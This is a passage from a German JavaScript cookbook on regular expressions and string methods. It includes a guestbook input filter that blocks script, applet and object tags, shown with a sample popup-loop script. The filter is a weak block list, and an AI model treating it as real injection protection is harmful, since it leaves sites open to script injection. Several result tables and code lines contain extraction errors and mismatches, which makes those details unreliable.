05	O Bock auf 30 Grad in dem Schatten	/ in\b /	19	BINGO
06	worin	/ in\b /	3	BINGO
07	wo gehen wir hin?	/ in\b /	14	BINGO
08	wir gehen nirgend wo hin	/ in\b /	22	BINGO
09	?	/ in\b /	-1	
10	Innen	/ in\b /	-1	
11	eineindeutig	/ in\b /	-1	

Listing 500: Ergebnis der Suche am Wortanfang

Die Notation von \b sucht den vorangestellten Suchstring am Anfang eines Worts. Das ist in den Ausgabezeilen 3, 4 und 11 (die Zeichenkette "in" kommt nicht am Anfang eines Worts vor), 9 (die Zeichenkette "in" kommt gar nicht vor) und 10 (die Zeichenkette "in" kommt zwar am Anfang eines Worts vor, wird aber mit großem I geschrieben) nicht der Fall.

598 >> Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?

```
suchereg(t,/\bin/);
```

Listing 501: Zeile 48 – Suche nach "/\bin/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\bin/	0	BINGO
02 innen drin	/\bin/	0	BINGO
03 alleine	/\bin/	-1	
04 keine Zahl zwischen 5 und 9	/\bin/	-1	
05 0 Bock auf 30 Grad in dem Schatten	/\bin/	19	BINGO
06 worin	/\bin/	-1	
07 wo gehen wir hin?	/\bin/	-1	
08 wir gehen nirgend wo hin	/\bin/	-1	
09 ?	/\bin/	-1	
10 Innen	/\bin/	-1	
11 eineindeutig	/\bin/	-1	

Listing 502: Ergebnis der Suche am Wortende

Die Notation von \b sucht den nachgestellten Suchstring am Ende eines Worts. Das ist nur in den Ausgabezeilen 1 und 5 (die Zeichenkette "in" steht natürlich in "in" selbst am Ende) sowie 2 (die Zeichenkette "in" steht in "drin" am Ende) der Fall.

```
suchereg(t,/in\b/);
```

Listing 503: Zeile 49 – Suche nach "/in\b/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/in\b/	-1	
02 innen drin	/in\b/	0	BINGO
03 alleine	/in\b/	4	BINGO
04 keine Zahl zwischen 5 und 9	/in\b/	2	BINGO
05 0 Bock auf 30 Grad in dem Schatten	/in\b/	-1	
06 worin	/in\b/	-1	
07 wo gehen wir hin?	/in\b/	-1	
08 wir gehen nirgend wo hin	/in\b/	-1	
09 ?	/in\b/	-1	
10 Innen	/in\b/	-1	
11 eineindeutig	/in\b/	1	BINGO

Listing 504: Ergebnis der Suche, bei der der Suchstring nicht am Wortanfang stehen darf

Die Notation von \B führt zu einem Treffer in dem vorangestellten Suchstring, wenn dieser nicht am Anfang eines Worts steht. Das ist nur in den Ausgabezeilen 2 (die Zeichenkette "in" steht in "drin" nicht am Wortanfang – beachten Sie den Trefferindex), 3 (die Zeichenkette "in" steht in "alleine" nicht am Wortanfang), 4 (die Zeichenkette "in" steht in "keine" nicht am Wortanfang) und 11 (die Zeichenkette "in" kommt mehrfach und nicht am Wortanfang vor) der Fall.

```
suchereg(t,/\\Bin/);
```

Listing 505: Zeile 50 – Suche nach "/\\Bin/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\\Bin/	-1	
02 innen drin	/\\Bin/	8	BINGO
03 alleine	/\\Bin/	4	BINGO
04 keine Zahl zwischen 5 und 9	/\\Bin/	2	BINGO
05 0 Bock auf 30 Grad in dem Schatten	/\\Bin/	-1	
06 worin	/\\Bin/	3	BINGO
07 wo gehen wir hin?	/\\Bin/	14	BINGO
08 wir gehen nirgend wo hin	/\\Bin/	22	BINGO
09 ?	/\\Bin/	-1	
10 Innen	/\\Bin/	-1	
11 eineindeutig	/\\Bin/	1	BINGO

Listing 506: Ergebnis der Suche, bei der der Suchstring nicht am Wortanfang stehen darf

Die Notation von \B führt zu einem Treffer in dem nachgestellten Suchstring, wenn dieser nicht am Ende eines Worts steht. Das ist in den Ausgabezeilen 1 (die Zeichenkette "in" steht in "in" natürlich sowohl am Wortanfang als auch am Wortende), 5 (die Zeichenkette "in" steht nur als alleine stehendes Wort in dem Suchtext), 9 (die Zeichenkette "in" kommt gar nicht vor) und 10 (die Zeichenkette "in" steht zwar nicht am Wortende, aber Groß- und Kleinschreibung passen nicht) nicht der Fall.

```
suchereg(t,/\\d/);
```

Listing 507: Zeile 51 – Suche nach "/\\d/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\\d/	-1	
02 innen drin	/\\d/	-1	
03 alleine	/\\d/	-1	
04 keine Zahl zwischen 5 und 9	/\\d/	20	BINGO
05 0 Bock auf 30 Grad in dem Schatten	/\\d/	0	BINGO
06 worin	/\\d/	-1	
07 wo gehen wir hin?	/\\d/	-1	
08 wir gehen nirgend wo hin	/\\d/	-1	
09 ?	/\\d/	-1	
10 Innen	/\\d/	-1	
11 eineindeutig	/\\d/	-1	

Listing 508: Ergebnis der Suche nach einer beliebigen ganzen Zahl

Die Notation von \d sucht nach einer beliebigen ganzen Zahl. Eine solche ist nur in den Ausgabezeilen 4 und 5 zu finden.

```
suchereg(t,/\\D/);
```

Listing 509: Zeile 52 – Suche nach "/\\D/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\D/	0	BINGO
02 innen drin	/\D/	0	BINGO
03 alleine	/\D/	0	BINGO
04 keine Zahl zwischen 5 und 9	/\D/	0	BINGO
05 0 Bock auf 30 Grad in dem Schatten	/\D/	1	BINGO
06 worin	/\D/	0	BINGO
07 wo gehen wir hin?	/\D/	0	BINGO
08 wir gehen nirgend wo hin	/\D/	0	BINGO
09 ?	/\D/	0	BINGO
10 Innen	/\D/	0	BINGO
11 eineindeutig	/\D/	0	BINGO

Listing 510: Ergebnis der Suche nach einem beliebigen Zeichen, das keine ganze Zahl ist

Die Notation von \D sucht nach einem beliebigen Zeichen, das keine ganze Zahl ist. Ein solches Zeichen werden Sie in jedem Textdatenfeld finden. Interessant ist aber die Ausgabezeile 5, denn da ist das erste Zeichen eine ganze Zahl und entsprechend erhalten Sie den Trefferindex 1. Auch ein Whitespace ist natürlich keine ganze Zahl.

161 Wie kann ich einen String mit exec() und regulären Ausdrücken durchsuchen?

In dem folgenden Beispiel soll ein String unter Verwendung von regulären Ausdrücken der RegExp-Methode exec() auf Übereinstimmung mit einem vorgegebenen Suchpattern getestet werden (siehe dazu auch das Rezept »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« auf Seite 583).

Die Methode exec() wendet einen vorangestellten regulären Ausdruck auf eine Zeichenkette an, die als Parameter an die Methode übergeben wird. Die Methode gibt die gefundenen Suchtreffer zurück. Wenn es mehr als einen Suchtreffer gibt, ist der Rückgabewert ein Datenfeld, das dann über die Array-Eigenschaft length verfügt. Das erste Element des Datenfelds enthält die letzte Übereinstimmung in der Zeichenkette.

Des Weiteren verfügt der Rückgabewert über die Eigenschaften input (die zu durchsuchende Zeichenkette) und index (der Index des ersten Treffers).

Beispiel (*str12b.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   derSatz = "in In55 in777";
05   regausdruck = /(in\d\d)/ig;
06   erg = regausdruck.exec(derSatz);
07   document.write(
08     "Zu durchsuchende Zeichenkette: " + erg.input + "<br />");
09   document.write(
10     "Anzahl der Treffer: " + erg.length + "<br />");
```

Listing 511: Anwendung von exec() und Auswertung der Werte in den resultierenden Eigenschaften

```

11 document.write(
12   "Index des ersten Treffers: " + erg.index + "<br />");
13 document.write(
14   "Letzte gefundene Übereinstimmung: " + erg[0] + "<br />");
15 </script>
16 </body>
17 </html>

```

Listing 511: Anwendung von exec() und Auswertung der Werte in den resultierenden Eigenschaften (Forts.)

In Zeile 4 wird mit derSatz = "in In55 in777"; der zu durchsuchende String als Variable eingeführt.

In Zeile 5 finden Sie den regulären Ausdruck mit dem Suchpattern (regausdruck = / (in\d\d)/ig;). Dieser fordert von einem Treffer, dass die Zeichen in, gefolgt von zwei beliebigen Zahlen, auftauchen müssen. Mit ig wird Groß- und Kleinschreibung ignoriert und die gesamte Zeichenkette durchsucht.

In Zeile 6 wird der Suchstring der exec()-Methode als Parameter übergeben und der Rückgabewert einer Variablen erg zugewiesen (erg = regausdruck.exec(derSatz);).

In Zeile 7 und 8 erfolgt die Ausgabe der zu durchsuchenden Zeichenkette (document.write("Zu durchsuchende Zeichenkette: " + erg.input + "
");).

In Zeile 9 und 10 folgt dann die Ausgabe der Trefferanzahl (document.write("Anzahl der Treffer: " + erg.length + "
");).

In Zeile 11 und 12 geben wir den Index des ersten Treffers aus (document.write("Index des ersten Treffers: " + erg.index + "
");) und in Zeile 13 und 14 die letzte gefundene Übereinstimmung (document.write("Letzte gefundene Übereinstimmung: " + erg[0] + "
");).




Abbildung 245: Anwendung von exec()

Achtung

Wenn `exec()` keinen Treffer liefert, wird eine Anwendung von Eigenschaften eines Datenfelds wie `length` oder der speziellen Eigenschaften wie `input` und `index` zu einem Laufzeitfehler im Skript führen. Der Rückgabewert von `exec()` ist dann der definierte Wert `null` und darauf können Sie die Abfrage der Eigenschaften nicht anwenden.

Sie sollten zur Sicherheit abfragen, ob der Rückgabewert ungleich `null` ist. Etwa so, wie in dieser schematischen Struktur (*siehe für ein vollständiges Beispiel auf der CD die Datei str12a.html*):

```
derSatz = ...;
regausdruck = ...;
erg = regausdruck.exec(...);
if(erg != null){
    // Auswerten des Ergebnisses
}
else {
    // alternative Aktion - etwa Meldung, wie
    //document.write("Kein Treffer");
}
```

Listing 512: Abgesicherte Auswertung des Rückgabewerts von exec()

162 Wie kann ich die Versionsnummer eines Browsers mit regulären Ausdrücken und exec() extrahieren?

Nach der Anwendung der `exec()`-Methode stehen Ihnen über die Variablen `$[1]` bis `$[9]` von `RegExp` die gemerkten Bestandteile eines regulären Ausdrucks (also die geklammerten Teile) zur weiteren Verwendung zur Verfügung (*siehe dazu auch das Rezept »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« auf Seite 583*).

Das wollen wir nutzen, um die Versionsnummer eines Webbrowsers (oder genauer – der verwendeten Engine) über die Verwendung eines regulären Ausdrucks zu ermitteln. Dies ist sehr hilfreich, denn die Versionsnummer eines Webbrowsers kann bei einigen Browsern ziemlich verschlüsselt in einem umfangreicheren String stehen.

Der Zugang zum Browser führt über das DOM-Objektmodell. Über das Objekt `navigator` stehen Ihnen zahlreiche Informationen über das Clientprogramm eines Besuchers zur Verfügung.

Über die Eigenschaft `navigator.userAgent` erhalten Sie in einem String gleich eine ganz Reihe an Auskünften. Unter anderem auch die Version des Webbrowsers. Nur müssen Sie diese erst aus dem String extrahieren.

In *Kapitel 2 »Grundlagen«* haben wir mit den Toplevel-Funktionen von JavaScript `parseFloat([Zeichenkette])` und `parseInt([Zeichenkette])` die Eigenschaft `navigator.appVersion` durchsucht und darauf gebaut, dass die Versionsinformation am Beginn des Strings steht, der über diese Eigenschaft verfügbar ist. Dann wandeln diese Funktionen eine übergebene Zeichenkette in eine Kommazahl beziehungsweise Ganzzahl um und geben diese als Ergebnis zurück.

Insbesondere kann die Zeichenkette **nach den Zahlen** auch Text enthalten. Ab dem ersten nicht numerischen Zeichen wird die Evaluierung abgebrochen und alle davor gefundenen

Zahlen zurückgegeben (Vorzeichen und führende beziehungsweise trennende Leerzeichen sind erlaubt). Eventuell danach noch folgende Zahlen werden nicht mehr berücksichtigt.

Wenn aber bereits das erste Zeichen von links in der Zeichenkette keine Zahl ist, wird NaN zurückgegeben, und das ist bei navigator.userAgent der Fall. Die Versionsnummer folgt erst nach einer Textangabe. Also kommen wir hier mit den beiden Funktionen parseFloat() und parseInt() nicht so einfach weiter.

Aber mit einem regulären Ausdruck, der nach der ersten Zahl in dem Suchstring sucht. Denn auch navigator.userAgent folgt dem Schema, dass die erste darin vorkommende Ziffer die Vollversion des Browsers darstellt¹⁶.

Beispiel (*str12c.html*):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   browserver = /(\d)/;
05   browserver.exec(navigator.userAgent);
06   document.write(
07     "Die gesamte Information in navigator.userAgent:<br />" +
08     navigator.userAgent + "<br />");
09   document.write("Die Versionsnummer des Browsers: " +
10     RegExp.$1 + "<br />");
11 </script>
12 </body>
13 </html>
```

Listing 513: Suche nach der Versionsnummer eines Webbrowsers mit einem regulären Ausdruck

In Zeile 4 definieren wir einen regulären Ausdruck als Suchpattern, über das nach dem ersten Vorkommen einer Zahl gesucht wird. Da wir mit einem geklammerten Ausdruck arbeiten, merkt sich das System die Fundstelle und stellt sie über RegExp.\$1 bereit.




Abbildung 246: Firefox 1.5.0.6

16. Das Pattern wird nicht mehr funktionieren, wenn eine Browerversion zweistellig (oder noch größer) wird – das sollte aber die nächsten Jahre nicht der Fall sein (mit Ausnahme von Opera vielleicht).




Abbildung 247: Auch beim Konqueror lässt sich das Rezept anwenden.

163 Wie kann ich die Gültigkeit einer E-Mail-Adresse mit regulären Ausdrücken und test() überprüfen?

Wie in Kapitel 4 »Formulare und Benutzereingaben« ausführlich besprochen wurde, ist ein Haupteinsatzzweck von JavaScript die Überprüfung von Benutzereingaben in Webformularen.

Wir wollen in diesem Beispiel mit regulären Ausdrücken überprüfen, ob die Benutzereingabe einer E-Mail-Adresse in einem freien Eingabefeld eines Webformulars das Zeichen @ enthält (siehe dazu auch das Rezept »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« auf Seite 583). Dieses muss in jeder gültigen E-Mail-Adresse zwingend enthalten sein.

Zudem muss vor dem Zeichen mindestens ein beliebiges Zeichen stehen und dahinter mindestens ein weiteres.¹⁷

Tipps

Selbstverständlich können Sie mit einer Abwandlung dieses Rezeptes jede Form von Inhalt auf diese Weise suchen, wenn Sie dafür einen sinnvollen regulären Ausdruck definieren können.

Zum Einsatz kommt in diesem Beispiel die RegExp-Methode `test()`. Diese testet, ob ein regulärer Ausdruck zu Suchtreffern führt oder nicht. Im Erfolgsfall gibt die Methode `true` zurück und `false` bei Misserfolg (*str12d.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function testEMail(feld){
05   regausdruck = new RegExp('.@.');
06   if(!regausdruck.test(feld.value)) {
07     alert(
08       "Die E-Mail-Adresse kann nicht stimmen.\n" +
09       "Sie muss das @-Zeichen sowie mindesten ein Zeichen davor +
10       und ein Zeichen dahinter enthalten.");
10   return false;
```

Listing 514: Eine Überprüfung der Gültigkeit einer E-Mail-Adresse mit `test()`

17. In der Praxis im Internet müssen sowohl vor als auch hinter dem @-Zeichen natürlich mehrere Zeichen stehen. In einem Intranet ist aber so eine E-Mail-Adresse theoretisch denkbar. Beispielsweise, wenn der E-Mail-Server einen Namen aus einem Zeichen hat.

```

11    }
12  else {
13    return true;
14  }
15 }
16 //-->
17 </script>
18 <body>
19   <form name="meinForm" action="" method="POST">
20     E-Mail:
21     <input name="eins" onBlur="testEmail(this)" />
22     <br />
23     <input type="submit" value="Ok" />
24   </form>
25 </body>
26 </html>

```

Listing 514: Eine Überprüfung der Gültigkeit einer E-Mail-Adresse mit test() (Forts.)

Das Beispiel besteht aus einem einfachen Formular (Zeile 19 bis 24) mit nur einem Eingabefeld, in dem eine E-Mail-Adresse eingegeben werden soll.

Bei dem Eingabefeld in Zeile 21 wird der Eventhandler `onBlur` zum Aufruf der Funktion `testMail()` verwendet. Dem Aufruf der Funktion wird mit dem Schlüsselwort `this` als erster Parameter das aktuelle Eingabefeld als Objekt an die Funktion übergeben.

In der Funktion wird in Zeile 5 ein RegExp-Objekt angelegt (`regausdruck = new RegExp('.@.');`). Der reguläre Ausdruck beginnt mit einem Punkt (ein beliebiges Zeichen), dem Zeichen @ und wieder einem Punkt (ein weiteres beliebiges Zeichen).

In Zeile 6 wird wie beschrieben mit der Methode `test()` geprüft, ob der Wert in dem Eingabefeld den Vergleichswert enthält. Falls ja, liefert die Methode `true` und das vorangestellte Ausrufezeichen negiert den Wert in `false` (`if(!regausdruck.test(feld.value)) {}`).

Dann wird eine Fehlermeldung angezeigt (Zeile 8 und 9) und der Wert `false` zurückgegeben (Zeile 10)¹⁸.

164 Wie kann ich bestimmte Eingaben in einem Webformularfeld mit regulären Ausdrücken und der match()- beziehungsweise replace()-Methode sperren?

Eine wichtige Anwendung der Kontrolle des Inhalts in einem freien Formulareingabefeld ist die Verhinderung bestimmter Zeicheneingaben wie HTML-Tags, um das Hineinschmuggeln von gefährlichem Skriptcode zu verhindern (beispielsweise in ein Gästebuch oder ein Diskussionsforum auf HTML-Basis).



Selbstverständlich können Sie nicht nur Benutzereingaben in einem Formular auf diese Weise plausibilisieren. Nur macht das Rezept hierfür den meisten Sinn.

18. Der Rückgabewert wird in diesem Beispiel nicht weiter ausgewertet.

606 >> Wie kann ich bestimmte Eingaben in einem Webformularfeld mit regulären ...?

Sie können nun explizit bestimmte Inhalte verhindern oder sie ersetzen. Im Kapitel zum Umgang mit Webformularen finden Sie ein Rezept, wie bestimmte Inhalte ersetzt werden¹⁹.

Das Verfahren wollen wir hier mit **regulären Ausdrücken** in leicht veränderter Form realisieren (*siehe dazu auch das Rezept »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« auf Seite 583*).

Beispiel (*str12e.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function testInhalt(feld){
05     regausdruck = /<script\s|<script>|<applet\s|<object\s|<object>/gi;
06     treffer = feld.value.match(regausdruck);
07     if (treffer) {
08         ersatz = feld.value.replace(regausdruck, " *** ");
09         feld.value = ersatz;
10         alert("Sie verwenden offensichtlich HTML-Anweisungen,\n" +
11             "um ausführbaren Code zu übermitteln. Das ist untersagt.\n" +
12             "Korrigieren Sie Ihre Eingabe, " +
13             "indem Sie alle\nmit *** gekennzeichneten Stellen löschen oder korrigieren.");
14         feld.focus();
15         feld.select();
16         return false;
17     }
18     else {
19         return true;
20     }
21 }
22 //-->
23 </script>
24 <body>
25     <form name="meinForm" action="" method="POST">
26         Ihr Eintrag im Gästebuch<hr />
27         <textarea name="eins" cols="80" rows="12"
28             onBlur="testInhalt(this)"></textarea>
29         <br />
30         <input type="submit" value="Ok" />
31     </form>
32 </body>
33 </html>
```

Listing 515: Inhalte ersetzen mit regulären Ausdrücken

In dem Beispiel wird von Zeile 25 bis 31 ein Webformular mit einem mehrzeiligen Eingabefeld (Zeile 27 und 28) sowie einer **[Submit]-Schaltfläche** (Zeile 30) definiert.

Im Einleitungs-Tag des mehrzeiligen Eingabefelds wird mit dem Eventhandler `onBlur` die Funktion `testInhalt()` aufgerufen und mit `this` als erstem Parameter das aktuelle Eingabefeld als Referenz übergeben.

19. Dabei wird jedes <-Zeichen und jedes >-Zeichen durch seine ungefährliche Kodierung ersetzt.

In der Funktion `testInhalt()` wird in Zeile 5 ein regulärer Ausdruck definiert (`regausdruck = /<script\s|<script>|<applet\s|<object\s/gi;`). Beachten Sie das Pipe-Symbol zwischen den verschiedenen Suchbegriffen im Pattern. Dieses Symbol ist als **Oder-Verbindung** zu sehen und bedeutet, dass eines oder mehrere der angegebenen Suchpattern zu einem Treffer führen. Der reguläre Ausdruck ist so vorformuliert, dass zuerst eine Eingabe von einem Skriptcontainer abgefangen wird. Dazu muss sowohl der Fall berücksichtigt werden, dass die öffnende Klammer mit nachfolgendem Schlüsselwort `script` und nachfolgend – mit einem Leerzeichen abgetrennt (die Sequenz `\s`) – ein Parameter folgt (etwa die Angabe der Skriptsprache), als auch der Fall, dass nur das Tag `<script>` ohne Parameter notiert wird²⁰.

Der dritte Part des Suchpatterns verhindert, dass ein Java-Applet als Referenz angegeben wird. Diese sieht beispielsweise so aus:

```
<applet code="A.class" width="400" height="200"></applet>
```

Listing 516: Eine Applet-Referenz

Mit `<applet\s` wird die Eingabe des Einleitungs-Tags und nachfolgendem Leerzeichen verhindert. Da eine Applet-Referenz immer einen Parameter benötigt, langt diese Angabe.

Im letzten Teil wird das `<object>`-Tag mit nachfolgendem Leerzeichen oder als reines `<object>`-Tag verhindert. Das unterbindet die Referenzierung von ActiveX-Controls.

Mit dem nachgestellten `ig` wird die Groß- und Kleinschreibung ignoriert und die gesamte Zeichenkette durchsucht.

In Zeile 6 wenden wir die String-Methode `match()` an. Diese durchsucht eine vorangestellte Zeichenkette mit Hilfe eines regulären Ausdrucks als Parameter und liefert alle Zeichenfolgen, auf die der übergebene reguläre Ausdruck passt, als Rückgabewert²¹ (`treffer = feld.value.match(regausdruck);`).

In Zeile 7 wird getestet, ob der Rückgabewert von `match()` ungleich leer ist (`if (treffer) {}`). Dabei nutzen wir aus, dass »ungleich leer« in JavaScript als `true` gewertet wird.

In Zeile 8 verwenden wir die String-Methode `replace()` im Zusammenhang mit regulären Ausdrücken und ersetzen alle regulären Ausdrücke in unserem Suchpattern durch einen festen String (`ersatz = feld.value.replace(regausdruck, " *** ");`).

In Zeile 9 wird dieser veränderte String dem Formularfeld wieder zugewiesen (`feld.value = ersatz;`). Das stellt sicher, dass sämtliche gefährlichen Anweisungen in dem Formularfeld durch die Sterne ersetzt wurden.

Die Zeilen 10 bis 13 zeigen eine Fehlermeldung au (`alert("Sie verwenden offensichtlich HTML-Anweisungen,\n" + "um ausführbaren Code zu übermitteln. Das ist untersagt.\n" + "Korrigieren Sie Ihre Eingabe, " + "indem Sie alle\\nmit *** gekennzeichneten Stellen löschen oder korrigieren.");`),

Zeile 14 setzt den Cursor in das fehlerhafte Formularfeld (`feld.focus();`) zurück, Zeile 15 selektiert es (`feld.select();`) und Zeile 16 gibt den Wert `false` zurück (`return false;`).

20. Dann verwendet ein Webbrower seine Defaultskriptsprache, und das ist so gut wie immer JavaScript beziehungsweise JScript.

21. Durch Kommata getrennt.

Ihr Eintrag im Gästebuch

```
<script language="JavaScript">
<!--
while true open("", "");
//-->
</script>
<script>
<!--
while true open("", "");
//-->
</script>
<applet code="A.class" width="400" height="200">
</applet>
<object ></object>
```

Ok

Abbildung 248: Viele kritische Befehle in dem Textarea-Feld

**String-
manipulation**

Abbildung 249: Beim Verlassen des Formularfelds werden die kritischen Anweisungen ersetzt und eine Fehlermeldung angezeigt.

Hinweis

Das Aufspalten eines Strings mit regulären Ausdrücken behandeln wir im Rezept »Wie kann ich einen String an einem definierten Trennzeichen in ein Datenfeld aufspalten?« auf Seite 611.

165 Wie kann ich einen Teil eines Strings extrahieren?

Sehr oft erhalten Sie in einem Skript verschiedene Informationen in einem einzigen String und Sie wollen aus diesem einen String einen Teil extrahieren. Das können Sie natürlich manuell durchführen, aber die `String`-Klasse bringt für diese Tätigkeit bereits mehrere Methoden mit und damit wird die Tätigkeit zum Kinderspiel.

Wie erfolgt die Extrahierung mit `slice()`?

Eine Möglichkeit zur Extrahierung eines Teilstrings ist `slice()`. Die Methode erwartet als ersten Parameter den Index von dem ersten zu extrahierenden Zeichen und als optionalen

zweiten Parameter den Index des letzten Zeichens. Fehlt der zweite Index, wird bis zum Ende des Strings extrahiert. Ist der zweite Index negativ, wird ab dem Ende des Strings rückwärts gezählt, um das letzte Zeichen der Extrahierung zu bestimmen.

Beispiel (*str13.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   text =
05   "Früher nannten wir uns Safety First. Heute nennen wir uns Fifty Fast";
06   document.write(
07     "Von 23 bis 35: " + text.slice(23,35) + "<br />");
08   document.write(
09     "Von 58 bis Ende: " + text.slice(58) + "<br />");
10  document.write(
11    "Von 23 bis -32 vom Ende aus: " + text.slice(23,-32) + "<br />");
12 </script>
13 </body>
14 </html>
```

Listing 517: Extraktion von Teilstings mit slice()

In Zeile 4 und 5 wird eine Variable mit einem String eingeführt. In Zeile 7 extrahieren wir von einem vorgegebenen Anfangspunkt bis zu einem explizit spezifizierten Endpunkt. In Zeile 9 extrahieren wir von einem vorgegebenen Anfangspunkt bis zum Ende des gesamten Strings. In Zeile 11 extrahieren wir von einem vorgegebenen Anfangspunkt bis zu einem Endpunkt, der mit einem negativen Wert vom Ende aus berechnet wird.

Wie erfolgt die Extrahierung mit substr()?

Eine weitere Möglichkeit zur Extrahierung eines Teilstring ist die Methode `substr()`. Diese gibt die Zeichen in einem String zurück, wobei bei dem als ersten Parameter angegebenen Index begonnen wird und bis zum Ende oder der optionalen Anzahl von Zeichen extrahiert wird. Eine negative Angabe ist nicht möglich.

Achtung

Beachten Sie die unterschiedliche Funktion des zweiten Parameters bei `slice()` und `substr()`. Bei `slice()` ist es ein Positionsangabe und bei `substr()` eine Anzahl.

Beispiel (*str13a.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   text =
05   "Früher nannten wir uns Safety First. Heute nennen wir uns Fifty Fast";
06   document.write(
07     "Von 23 aus 12 Zeichen: " + text.substr(23,12) + "<br />");
08   document.write(
```

Listing 518: Extraktion von Teilstings mit substr()

610 >> Wie kann ich einen Teil eines Strings extrahieren?

```
09 "Von 58 bis Ende: " + text.substr(58) + "<br />");  
10 </script>  
11 </body>  
12 </html>
```

Listing 518: Extraktion von Teilstings mit substr() (Forts.)

In Zeile 5 wird wieder eine Variable mit einem String eingeführt. In Zeile 7 extrahieren wir von einem vorgegebenen Anfangspunkt an eine explizit vorgegebene Anzahl an Zeichen. Der Endpunkt der Extrahierung wird damit indirekt angegeben. In Zeile 9 extrahieren wir von einem vorgegebenen Anfangspunkt bis zum Ende des gesamten Strings.



Abbildung 250: Verschiedene Extrakte mit substr()

Wie erfolgt die Extrahierung mit substring()?

Eine dritte Möglichkeit der String-Klasse zur Extrahierung eines Teilstings ist die Methode `substring()`. Diese gibt die Zeichen in einem String zurück, wobei bei dem als ersten Parameter angegebenen Index begonnen wird und bis zum Ende oder dem optionalen Endindex extrahiert wird. Eine negative Angabe ist nicht möglich.

Achtung

Beachten Sie die unterschiedlichen Funktionen des zweiten Parameters bei `substring()` und `substr()`. Bei `substring()` handelt es sich wie bei `slice()` um eine Positionsangabe und bei `substr()` um die Angabe einer Anzahl.

Beispiel (`str13b.html`):

```
01 <html>  
02 <body>  
03 <script language="JavaScript">  
04   text =  
05   "Früher nannten wir uns Safety First. Heute nennen wir uns Fifty Fast";  
06   document.write("Von 23 bis 35: " + text.substring(23,35) + "<br />");  
07   document.write("Von 58 bis Ende: " + text.substring(58) + "<br />");
```

Listing 519: Extraktion von Teilstings mit substring()

```
08 </script>
09 </body>
10 </html>
```

Listing 519: Extraktion von Teilstrings mit substring() (Forts.)

In Zeile 4 und 5 wird wie in den beiden Varianten zuvor eine Variable mit einem String eingeführt. In Zeile 7 extrahieren wir von einem vorgegebenen Anfangspunkt bis zu einem explizit spezifizierten Endpunkt. In Zeile 9 extrahieren wir von einem vorgegebenen Anfangspunkt bis zum Ende des gesamten Strings.

166 Wie kann ich einen String an einem definierten Trennzeichen in ein Datenfeld aufspalten?

Es gibt diverse Situationen, in denen Sie einen String vorliegen haben, der mit sich regelmäßig wiederholenden Zeichen durchsetzt ist und zusammengefasst mehrere Informationen enthält, die Sie in Ihrem Skript einzeln verarbeiten wollen.

